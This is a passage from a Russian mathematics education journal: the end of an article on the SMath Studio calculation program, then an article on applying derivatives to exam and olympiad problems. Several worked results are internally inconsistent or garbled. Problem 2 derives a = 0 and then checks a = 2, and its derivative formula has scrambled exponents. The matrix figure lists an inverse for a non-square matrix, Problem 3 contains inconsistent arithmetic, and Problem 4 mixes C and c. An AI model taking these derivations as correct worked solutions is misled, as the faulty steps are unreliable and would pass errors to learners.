


Рис. 1. Рабочее поле программы SMath

Пакет SMath позволяет проводить вычисления, связанные с линейной алгеброй, статистикой, численным интегрированием и оптимизацией, выполнять математические операции с большими объемами данных, интегралами, производными, программировать, изменять и уточнять различные параметры, например, число десятичных знаков, отображаемых в результатах операций и т.д. В программе имеется более двухсот встроенных единиц измерения и предусмотрена возможность для пользователей создавать необходимые им единицы измерения.

В рабочем поле производятся все вычисления, форма которых максимально близка к нормальным математическим обозначениям. На рабочем поле отображается сетка, предназначенная для облегчения выравнивания элементов. В главном меню (Вид → Сетка) пользователь может включить или отключить ее отображение. При стандартных настройках рабочее поле выглядит как лист тетради в клетку. На нем, как на тетрадном листе, пользователь вводит математические выражения для исследования, разработки и решения.

Возможность располагать на одном листе вычисления, текст и графику облегчает их контроль.

Необходимо заметить, что программа SMath просматривает рабочий лист так, как мы читаем текст: слева направо, сверху вниз и от начала до конца. Следовательно, все определения переменных и функций будут действовать только правее и ниже места определения.

В SMath предусмотрена собственная система помощи, включающая справочник (в главном меню Помощь → Справочник...) и примеры (в

главном меню Помощь → Примеры...). В справочнике содержатся сведения о тождественных преобразованиях, тригонометрии, логарифмах, пределах, производных функций, интегралах и рядах. Среди 18 различных примеров отметим вычисление определенного интеграла методом Симпсона, вычисление наибольшего общего делителя (алгоритм Евклида), решение систем нелинейных уравнений методом Ньютона, разложение функции в ряд Маклорена, вычисление ускорения свободного падения на поверхности небесных тел, расчет балки на двух опорах, решение обыкновенных дифференциальных уравнений методом Рунге-Кутты.

Перечислим основные правила записи выражений в SMath.

- Переменные или функции объявляются заранее, т.е. левее и выше того выражения, где они используются в вычислениях.
- Если производилось переобъявление переменной, то в дальнейшем используется последнее перед использованием в вычислениях значение.
- При объявлении переменной в выражении можно употреблять встроенные и ранее объявленные функции, переменные и их сочетания. Если используемые в выражении переменные ранее не объявлялись, то результат получится только в символьном виде.
- Существует возможность присваивать имена выражениям, дающим при вычислении матрицу.
- Для символьных вычислений объявлять переменные заранее необходимо только в случае подстановки их значений при преобразовании выражений.

Кратко остановимся на некоторых вычислениях и операциях в компьютерном пакете SMath.

Перед вводом математического выражения устанавливаем курсор (красный крестик) на рабочем поле в место ввода. Далее производим набор с клавиатуры. Вычисляем введенное выражение нажатием знака «=». Тем же способом объявляется переменная: пишется имя, ставится знак присваивания «:=» с панели «Арифметика» (или набирается двоеточие на клавиатуре) и вводится значение. Объявленную переменную можно использовать в выражениях, ее значение автоматически подставляется при вычислениях. При наведении курсора мыши на невыделенное выражение появляется его результат в символьной форме.

Приведем примеры простейших вычислений (рис. 2). Найдем:

- 1) сумму дробей $\frac{3}{19} + \frac{8}{11}$; 2) корни уравнения $x^2 - x - 2 = 0$;
- 3) значение выражения $x^2 - x - 2$ при различных x ;
- 4) значение выражения $\sqrt[5]{\frac{3x-1}{2+x^4}}$ при $x = 4$;
- 5) значение функции $f(x, y) = 6 - \frac{x^2}{4} - \frac{y^2}{9}$ при $x = 5,3$ и $y = -2,6$.

Для получения решения уравнения $x^2 - x - 2 = 0$, обозначенного на рис. 2 как 1), запишем уравнение на листе программы, затем выделим переменную уравнения x и в меню программы выберем Вычисление → Найти корни.

Результат вычисления значения выражения $x^2 - x - 2$, обозначенный на рис. 2 как 2), равен 10, а результат вычисления значения того же выражения, обозначенный на рис. 2 как 3), равен 20,79, так как значение переменной x переобъявлялось. Первоначально переменной x присвоено значение 4, а ниже присвоено значение 5,3.

Решим уравнения $x^2 - x - 2 = 0$ и $|x + 2| - |3x - 5| = 0$, используя функцию « $solve([уравнение];[переменная])$ ». Записываем данную функцию на листе программы (рис. 2). Уравнение без правой части рассматриваем как первый аргумента функции « $solve(...)$ » и выполняем действие численного вычисления (знак "=" на клавиатуре или на панели «Арифметика»).




Рис. 2. Вычисления значений выражений и решения уравнений

Решим уравнение $x^2 - x - 2 - |x + 2| + |3x - 5| = 0$ и построим графики функций $f(x) = x^2 - x - 2 = 0$ и $g(x) = |x + 2| - |3x - 5| = 0$ (рис. 3).

В программе SMath возможно символьное дифференцирование математических выражений. Рассмотрим два способа нахождения производных (рис. 4).




Рис. 3. Графики функций и решение уравнения

Введем функцию $f(x) := \ln(\sin(2 \cdot x))$ на рабочем листе программы. Выделим переменную дифференцирования (как правило, x) и в меню программы выберем Вычисление $\rightarrow$ Дифференцировать. После этого под записанным выражением появится строчка с его производной.

$$f(x) := \ln(\sin(2 \cdot x))$$

1 способ.

$$\frac{2 \cdot \cos(2 \cdot x)}{\sin(2 \cdot x)}$$

2 способ.

$$\frac{d}{dx} f(x) = \frac{2 \cdot \cos(2 \cdot x)}{\sin(2 \cdot x)}$$

Рис. 4. Нахождение производных

$$\int_3^4 \frac{x^2 + 3}{x - 2} dx = 10,352$$

int

int("1:выражение"; "2:переменная"; "3:число"; "4:число") - Определённый интеграл.

Нажмите TAB для вставки

$$\int_0^{\infty} x \cdot \exp(-x^2) dx = 0,5$$

Рис. 5. Вычисление интегралов

Второй способ нахождения производной использует функцию «diff([уравнение];[переменная])». Для этого после записи функции на листе программы, не убирая с выражения курсор, выполняем действие символического вычисления (кнопка « $\rightarrow$ » – стрелка вправо на панели «Арифметика» программы).

Разберем два способа нахождения определенных интегралов в программе SMath. Выберем значок определенного интеграла на панели «Функции», введем нижний и верхний пределы интегрирования, подынтегральную функцию, переменную интегрирования. Вычислим интеграл нажатием знака «=» (рис. 5). Второй способ нахождения определенного интеграла использует функцию «int». Набираем на листе программы int, нажимаем TAB (рис. 5). После этого вставляется значок определенного интеграла. Вводим нижний и верхний пределы интегрирования, подынтегральную функцию, переменную интегрирования. Вычисляем интеграл нажатием знака «=».

В программе SMath можно транспонировать матрицы, вычислять определители, произведение матриц, миноры, алгебраические дополнения, обратные матрицы. При попытке вычислить определитель прямоугольной матрицы появляется сообщение «Матрица не квадратная» (рис. 6). Чтобы найти обратную матрицу, выделяем исходную матрицу. Затем в меню программы выбираем Вычисление → Обратное значение.

The screenshot shows the following mathematical operations in the SMath program:

$$A := \begin{bmatrix} 2 & 0 & -1 \\ 3 & 5 & 4 \\ -7 & 2 & 6 \end{bmatrix} \quad B := \begin{bmatrix} 3 & 5 \\ 0 & -2 \\ 1 & 4 \end{bmatrix}$$

$$A^T = \begin{bmatrix} 2 & 3 & -7 \\ 0 & 5 & 2 \\ -1 & 4 & 6 \end{bmatrix} \quad B^T = \begin{bmatrix} 3 & 0 & 1 \\ 5 & -2 & 4 \end{bmatrix}$$

Определитель матрицы A: $|A| = 3$

Определитель матрицы B: $|B| = \text{■ ■}$ (Матрица не квадратная.)

Матрица, обратная к A: $A^{-1} = \begin{bmatrix} \frac{22}{3} & -\frac{2}{3} & \frac{5}{3} \\ -\frac{46}{3} & \frac{5}{3} & -\frac{11}{3} \\ \frac{41}{3} & -\frac{4}{3} & \frac{10}{3} \end{bmatrix}$

Матрица, обратная к B: $B^{-1} = \begin{bmatrix} \frac{22}{3} & -\frac{46}{3} & \frac{41}{3} \\ -\frac{2}{3} & \frac{5}{3} & -\frac{4}{3} \\ \frac{5}{3} & -\frac{11}{3} & \frac{10}{3} \end{bmatrix}$

Произведение матриц: $A \cdot B = \begin{bmatrix} 5 & 6 \\ 13 & 21 \\ -15 & -15 \end{bmatrix}$

Рис. 6. Операции с матрицами

Программа SMath работает с единицами измерения. Для их введения используют горячие клавиши «Ctrl+W» или в меню программы выбирают Вставка → Единица измерения...

Приведем пример вычисления суммы масс двух грузов. Пусть масса первого груза $M_1 = 5$ кг. В рабочем поле присваиваем M_1 значение 5.

Нажимаем «Ctrl+W». В появившемся окне слева выбираем «Масса», справа – «Килограмм (кг)». Нажимаем кнопку Вставить. С единицами измерения массы второго груза ($M_2 = 10$ кг) поступаем аналогично.

Сложив M_1 и M_2 , получим ответ 15 кг. Единицы измерения будут введены автоматически (рис. 7).

Единицы измерения можно добавлять и другим способом. Пусть масса груза $N = 23$ кг. В рабочем поле присваиваем N значение 23. Затем, используя русскую раскладку клавиатуры, набираем «кг» и нажимаем клавишу TAB (рис. 7). Иначе программа SMath не распознает «кг» как килограммы. Если все выполнено безошибочно, то цвет букв изменится на синий.




Рис. 7. Ввод единиц измерения

Наглядные примеры и ряд практических задач из различных учебных дисциплин с использованием программы SMath изложены в [2, 3].

СПИСОК ЛИТЕРАТУРЫ

1. Руководство пользователя математической программы SMath Studio. – [Электронный ресурс]. Режим доступа: https://www.smath.com/docs/SMathStudio_user_tutorial.pdf (дата обращения 22.03.2025).

2. Бажин И.В. Применение пакета компьютерной математики SMath Studio при изучении дисциплин естественнонаучного и общетехнического циклов /И.В. Бажин – Ростов-на-Дону, 2023. – 112 с. [Электронный ресурс]. Режим доступа: https://de.donstu.ru/CDOCourses/structure/_new_/39711/6198.pdf (дата обращения 22.03.2025).

3. Очков В.Ф. Информационные технологии в инженерных расчетах: SMath и Python / В.Ф. Очков, К.А. Орлов, Ю.В. Чудова, А.П. Ивашов, А.И. Тихонов – СПб., 2023. – 212 с.

Рукопись поступила в редакцию 24.03.2025

Рукопись принята к печати 27.03.2025

ПРИМЕНЕНИЕ ПРОИЗВОДНОЙ ПРИ РЕШЕНИИ ЗАДАЧ НА ЕГЭ, НА ВСТУПИТЕЛЬНЫХ ЭКЗАМЕНАХ В ВУЗЫ И НА ОЛИМПИАДАХ

Иванова Полина Константиновна

Тверской государственный университет, г. Тверь

E-mail: murkakoiika@gmail.com

Голубев Александр Анатольевич

Тверской государственный университет, г. Тверь

E-mail: Golubev.AA@tversu.ru

Ключевые слова: производная функции, оптимальные значения функции, задачи с параметром.

Аннотация. В данной работе авторы говорят о широких возможностях применения производной к решению некоторых нестандартных для школьника задач. С такого рода заданиями обучающиеся встречаются и на ЕГЭ и на олимпиадах и на дополнительных испытаниях в вузы.

Понятие производной является одним из фундаментальных понятий, изучаемых в курсе алгебры и начал анализа общеобразовательной школы. Тема «Производная функции» – одна из наиболее важных не только в алгебре и началах анализа, но и при изучении других предметов естественнонаучной направленности [1].

Производная является эффективным инструментом решения многих математических задач и задач прикладного характера: с помощью производной исследуют функции и строят графики, находят наибольшие и наименьшие значения функций, а также решают прикладные задачи (например, задачи на геометрический и физический смысл производной). Отметим, что в тестовой части ЕГЭ по профильной математике есть задача на нахождение наибольшего или наименьшего значения функции, решение которой чаще всего предполагает использование производной. Задачи с экономическим содержанием встречаются во второй части ЕГЭ. К наиболее сложным задачам с экономическим содержанием относятся так называемые задачи на оптимизацию или экстремальные задачи.

Важно выявить методические особенности обучения теме «Производная» в курсе алгебры и начал анализа общеобразовательной школы и разработать методические рекомендации и систему тренировочных задач.

Формирование внутрипредметных связей является одним из условий повышения качества образования [2]. Выстраивая внутрипредметные связи, педагог устраняет искусственно возникающие барьеры в усвоении математических знаний. Например, при изучении нового понятия «производная функции» появляется возможность вернуться к теме «Геометрическая прогрессия», изученной ранее.

Задача 1 [3]. Найти сумму $1 + 2 \cdot 3 + 3 \cdot 3^2 + 4 \cdot 3^3 + \dots + 100 \cdot 3^{99}$.

Решение. Введём в рассмотрение функцию

$$f(x) = 1 + 2x + 3x^2 + 4x^3 + \dots + 100x^{99}$$

и заметим, что $f(3) = 1 + 2 \cdot 3 + 3 \cdot 3^2 + 4 \cdot 3^3 + \dots + 100 \cdot 3^{99}$.

Рассмотрим ещё одну функцию

$$F(x) = x + x^2 + x^3 + x^4 + \dots + x^{100}.$$

Заметим, что $F'(x) = f(x)$ и, следовательно, $F'(3) = f(3)$.

Напомним, что геометрическая прогрессия – это числовая последовательность, каждый член которой, начиная со второго, равен произведению предыдущего члена на некоторое фиксированное число (знаменатель прогрессии). Тогда $F(x)$ – сумма 100 первых членов геометрической прогрессии, первый член и знаменатель которой равен x . Учитывая формулу суммы первых членов геометрической прогрессии, находим: $F(x) = \frac{x(x^{100}-1)}{x-1}$.

$$\text{Тогда } f(x) = F'(x) = \left(\frac{x^{101}-x}{x-1} \right)' = \frac{(101x^{100}-1)(x-1)-(x^{101}-x)}{(x-1)^2},$$

$$f(3) = \frac{(101 \cdot 3^{100}-1)(3-1)-(3^{101}-3)}{(3-1)^2} = \frac{202 \cdot 3^{100}-2-3^{101}+3}{4} = \frac{199 \cdot 3^{100}+1}{4}.$$

$$\text{Ответ: } \frac{199 \cdot 3^{100}+1}{4}.$$

«Задачи с параметром» – одна из важнейших тем в математике. Задачи с параметром играют важную роль в формировании у обучающихся логического мышления и математической культуры. До появления ЕГЭ данный тип задач входил в варианты вступительных испытаний по математике в ведущие высшие учебные заведения, сейчас же задания с параметром входят в варианты ЕГЭ профильного уровня. Рассмотрим применение производной при решении задач с параметром.

Задача 2 [4]. Найдите все значения параметра a , при которых уравнение $x^2 + \left(1 - a + \sqrt[4]{|x|}\right)^2 = \frac{a^2}{4}$ имеет ровно три решения.

Решение. Заметим, что если x_0 – является корнем исходного уравнения, то и $-x_0$ является его корнем. Значит, исходное уравнение имеет нечётное число корней только при $x_0 = -x_0$, то есть при $x_0 = 0$. Подставим значение $x = 0$ в уравнение:

$$0^2 + \left(1 - a + \sqrt[4]{|0|}\right)^2 = \frac{a^2}{4}, \quad (1 - a)^2 = \frac{a^2}{4}, \quad 1 - a = \pm \frac{a}{2}, \quad \begin{cases} a = \frac{2}{3}, \\ a = 0. \end{cases}$$

При полученных параметрах a исходное уравнение имеет нечётное количество корней, но не обязательно 3, поэтому сделаем проверку.

1. При $a = 2$ уравнение принимает вид:

$$x^2 + \left(-1 + \sqrt[4]{|x|}\right)^2 = 1, \quad x^2 + \sqrt{|x|} - 2\sqrt[4]{|x|} = 0.$$

Очевидно, что 0 и ± 1 – корни этого уравнения. Покажем, что других корней нет.

Рассмотрим функцию $f(x) = x^2 + \sqrt{|x|} - 2\sqrt[4]{|x|}$. Она чётная, $f(0) = 0$. Исследуем эту функцию при $x \geq 0$.

$$f(x) = x^2 + \sqrt{x} - 2\sqrt[4]{x},$$

$$f'(x) = 2x + \frac{1}{2\sqrt{x}} - \frac{2}{4}x^{-\frac{3}{4}} = \frac{4x^{\frac{4}{3}}\sqrt{x^3} + \sqrt{x} - 1}{2\sqrt[4]{x^3}}.$$

Обозначим числитель функции через $g(x) = 4x^{\frac{4}{3}}\sqrt{x^3} + \sqrt{x} - 1$, $x \geq 0$. Заметим, что g – возрастающая функция (рис. 1), так как каждому большему значению её аргумента x соответствует большее значение функции $g(x)$. Очевидно, что $g(0) = -1$ и функция g принимает сколь угодно большие значения. Значит, существует (по теореме Больцано-Коши) единственное (в силу монотонности функции) положительное значение x_0 такое, что $g(x_0) = 0$; $g(x) > 0$ при $x \in (x_0; +\infty)$ и $g(x) < 0$ при $x \in [0; x_0)$.





Рис. 1

Тогда $f'(x) = \frac{g(x)}{2\sqrt[4]{x^3}} > 0$ при $x \in (x_0; +\infty)$, $f'(x) = \frac{g(x)}{2\sqrt[4]{x^3}} < 0$ при $x \in [0; x_0)$, и, следовательно, f возрастает на промежутке $(x_0; +\infty)$ и убывает на промежутке $[0; x_0)$.



Далее мы можем схематично изобразить график функции f (см. рис. 2).




Рис. 2

График функции f с осью абсцисс имеет три общие точки, следовательно, уравнение $f(x) = 0$ (т.е. уравнение $x^2 + \sqrt{|x|} - 2\sqrt[4]{|x|} = 0$) имеет три решения. Значит, значение $a = 2$ – решение задачи.

2. При $a = \frac{2}{3}$ имеем: $x^2 + \left(\frac{1}{3} + \sqrt[4]{|x|}\right)^2 = \frac{1}{9}$, $3x^2 + 2\sqrt[4]{|x|} + 3\sqrt{|x|} = 0$.

Очевидно, что $x = 0$ – корень этого уравнения. Покажем, что других корней нет.

Рассмотрим функцию $f(x) = 3x^2 + 2\sqrt[4]{|x|} + 3\sqrt{|x|}$. Она чётная, $f(0) = 0$ и возрастает на промежутке $(0; +\infty)$. График функции f изображен на рис. 3.




Рис. 3

Таким образом, функция имеет одну общую точку с осью абсцисс и уравнение $f(x) = 0$ имеет один корень $x = 0$. Таким образом, $a = \frac{2}{3}$ не является решением задачи.

Ответ: $a = 2$.

На практике часто приходится решать задачи на оптимизацию. Примером такого рода задач является задача об оптимальном использовании ресурсов.

Задача 3 [5]. В двух областях есть по 100 рабочих, каждый из которых готов трудиться по 10 часов в сутки на добыче алюминия или никеля. В первой области один рабочий за час добывает 0,3 кг алюминия или 0,1 кг никеля. Во второй области для добычи x кг алюминия в день

требуется x^2 человеко-часов труда, а для добычи y кг никеля в день требуется y^2 человеко-часов труда. Обе области поставляют добытый металл на завод, где для нужд промышленности производится сплав алюминия и никеля, в котором на 1 кг алюминия приходится 1 кг никеля. При этом области договариваются между собой вести добычу металлов так, чтобы завод мог произвести наибольшее количество сплава. Сколько килограммов сплава при таких условиях ежедневно сможет произвести завод?

Решение. Для удобства занесём данные задачи в таблицу:

	Алюминий		Никель	
	Кол-во чел-час, ч	Масса за день, кг	Кол-во чел-час, ч	Масса за день, кг
Первая область	a	$0,3a$	$1000 - a$	$0,1(1000 - a)$
Вторая область	b^2	b	$1000 - b^2$	$\sqrt{1000 - b^2}$
Сумма масс		$0,3a + b$		$0,1(1000 - a) + \sqrt{1000 - b^2}$

По условию задачи для производства сплава масса добытого алюминия должна быть равна массе добытого никеля:

$$0,3a + b = 100 - 0,1a + \sqrt{1000 - b^2}, \quad a = 250 - 2,5b + 2,5\sqrt{1000 - b^2}.$$

Пусть m – масса сплава, которая равна сумме масс добытых металлов:

$$m = 0,3a + b + 100 - 0,1a + \sqrt{1000 - b^2} = 0,2a + b + \sqrt{1000 - b^2} + 100.$$

Учитывая, что $a = 250 - 2,5b + 2,5\sqrt{1000 - b^2}$ имеем

$$m(b) = 0,2(250 - 2,5b + 2,5\sqrt{1000 - b^2}) + b + \sqrt{1000 - b^2} + 100,$$

$$m(b) = 150 + 1,5\sqrt{1000 - b^2} + 0,5b.$$

Найдём наибольшее значение функции $m(b)$, $b \in [0; 10\sqrt{10}]$. Для этого исследуем функцию $m(b)$ с помощью производной.

$$m'(b) = \frac{-3b}{2\sqrt{1000 - b^2}} + 0,5 = \frac{-3b + \sqrt{1000 - b^2}}{2\sqrt{1000 - b^2}}.$$

Найдём критические точки функции на интервале $(0; 10\sqrt{10})$:


$$m'(b) = \frac{-3b + \sqrt{1000 - b^2}}{2\sqrt{1000 - b^2}} = 0 \text{ при } b = 10.$$

Заметим, что точка $b = 10$ является точкой максимума, так как

$$m'(30) = \frac{0,5 \cdot 10 - 1,5 \cdot 30}{10} = \frac{5 - 45}{10} = -4 < 0, \text{ где } 30 \in (10; 10\sqrt{10}),$$

$$m'(\sqrt{39}) = \frac{0,5 \cdot 31 - 1,5 \cdot \sqrt{39}}{31} = \frac{31 - 3\sqrt{39}}{62} = \frac{\sqrt{961} - \sqrt{351}}{62} > 0, \text{ где } \sqrt{39} \in (0; 10).$$

Таким образом, $b = 10$ – единственная точка экстремума функции $m(b)$, она является точкой максимума, значит, функция принимает наибольшее значение $m(10)$ в этой точке.



Поскольку $m(10) = 150 + 1,5\sqrt{1000 - 10^2} + 0,5 \cdot 10 = 200$, то завод сможет производить 200 кг сплава ежедневно. При этом $a = 250 + 2,5 \cdot 30 - 25 = 300$ (чел-час) требуется на добычу алюминия в первой области и $b^2 = 10^2 = 100$ (чел-час) – требуется на добычу алюминия во второй области.

Ответ: 200 кг.

Геометрические оптимизационные задачи изучаются с античных времён. В решении такого рода задач нам снова поможет производная.

Задача 4 [6]. Найти прямоугольный треугольник наибольшей площади, если сумма катета и гипотенузы его постоянна.

Решение. Катеты прямоугольного треугольника обозначим через a и b , а гипотенузу через c . По условию задачи известно, что сумма катета и гипотенузы постоянная величина. Пусть длина катета $a = x$, тогда сумма катета a и гипотенузы c равна $x + c = C$, $C = \text{const}$, а катет b найдём по теореме Пифагора

$$b = \sqrt{c^2 - a^2} = \sqrt{(C - x)^2 - x^2} = \sqrt{C^2 - 2xC + x^2 - x^2} = \sqrt{C^2 - 2xC},$$

Площадь прямоугольного треугольника равна

$$S(x) = \frac{1}{2}ab = \frac{1}{2}x\sqrt{C^2 - 2xC}, x \in \left[0; \frac{C}{2}\right].$$

Функцию $S(x)$ исследуем на максимум.

$$S'(x) = \frac{1}{2}\sqrt{C^2 - 2xC} + \frac{1}{4}\frac{x}{\sqrt{C^2 - 2xC}} \cdot (C^2 - 2xC)' = \frac{C^2 - 3xC}{2\sqrt{C^2 - 2xC}}.$$

Найдём стационарные точки: $S'(x) = 0$, $x = \frac{C}{3}$.

Точка $x = \frac{C}{3}$ является точкой максимума функции $S(x)$, $x \in \left[0; \frac{C}{2}\right]$.

Таким образом, искомые катет $a = x = \frac{c}{3}$, гипотенуза $c = C - x = \frac{2c}{3}$, острые углы равны 30° и 60° .

Ответ: 30° и 60° .

